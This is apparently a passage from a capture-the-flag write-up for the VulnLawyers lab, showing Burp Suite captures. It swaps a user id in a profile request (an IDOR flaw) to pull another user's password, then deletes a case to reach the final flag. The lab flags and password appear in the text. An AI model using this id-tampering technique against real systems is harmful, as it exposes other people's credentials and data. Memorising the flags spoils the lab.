
[^FLAG^7F1ED1F306FC4E3399CEE15DF4B0AE3C^FLAG^]

Current Cases

Case	Managed By	Actions
Evil Corp Vs Jones Animal Charity	Shayne Cairns	Changes can only by performed by case manager

Fifth Flag

We see on the dashboard that only the user “Shayne Cairns” can make changes. So, we have to obtain their credentials. Now, we see that on clicking the profile tab, the page sends a GET request to the server in the form `GET /lawyers-only-profile-details/4 HTTP/1.1` to get their name, email and password.


Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Search...
0 matches

Request to http://rqivi3g0.vulnlawyers.co.uk:80 [178.62.81.206]

```
GET /lawyers-only-profile-details/4 HTTP/1.1
Host: rqivi3g0.vulnlawyers.co.uk
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://rqivi3g0.vulnlawyers.co.uk/lawyers-only-profile
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=7BCC07AAE3CCD9CD66223DF6D6932582
Connection: close


```

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	GET
Path	/lawyers-only-...

Request query parameters 0


Request body parameters 0

Request cookies 1


Request headers 9

Name	Value
Host	rqivi3g0.vulnla...
Accept	application/json...
User-Agent	Mozilla/5.0 (Wi...
X-Requested-...	XMLHttpRequest
Referer	http://rqivi3g0.v...
Accept-Encoding	gzip, deflate
Accept-Langua...	en-US,en;q=0.9
Cookie	token=7BCC07...
Connection	close

Here, 4 is the user id as Jaskaran is the 4th user in the user list. Changing the user id to 2, we can change the user to "Shayne Cairns", where we get the password for this user, along with the fifth flag.




```
GET /lawyers-only-profile-details/2 HTTP/1.1
Host: jf6rrcei.vulnlawyers.co.uk
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://jf6rrcei.vulnlawyers.co.uk/lawyers-only-profile
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=7BCC07AAE3CCD9CD66223DF6D6932582
Connection: close


```



```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 12 Apr 2023 16:06:51 GMT
Content-Type: application/json
Connection: close
Content-Length: 155

{
  "id":2,
  "name":"Shayne Cairns",
  "email":"shayne.cairns@vulnlawyers.ctf",
  "password":"q2V944&#2a1^3p",
  "flag":"[^FLAG^938F5DC109A1E9B4FF3E3E92D29A56B3^FLAG^]"
}
```

Sixth Flag

After deleting all cases, we get the final flag. :)




VulnLawyers

Staff Portal

Current Cases

Case	Managed By	Actions
Evil Corp Vs Jones Animal Charity	Shayne Cairns	Delete Case



VulnLawyers

Staff Portal

Current Cases

There are no more cases

[^FLAG^B38BAE0B8B804FCB85C730F10B3B5CB5^FLAG^]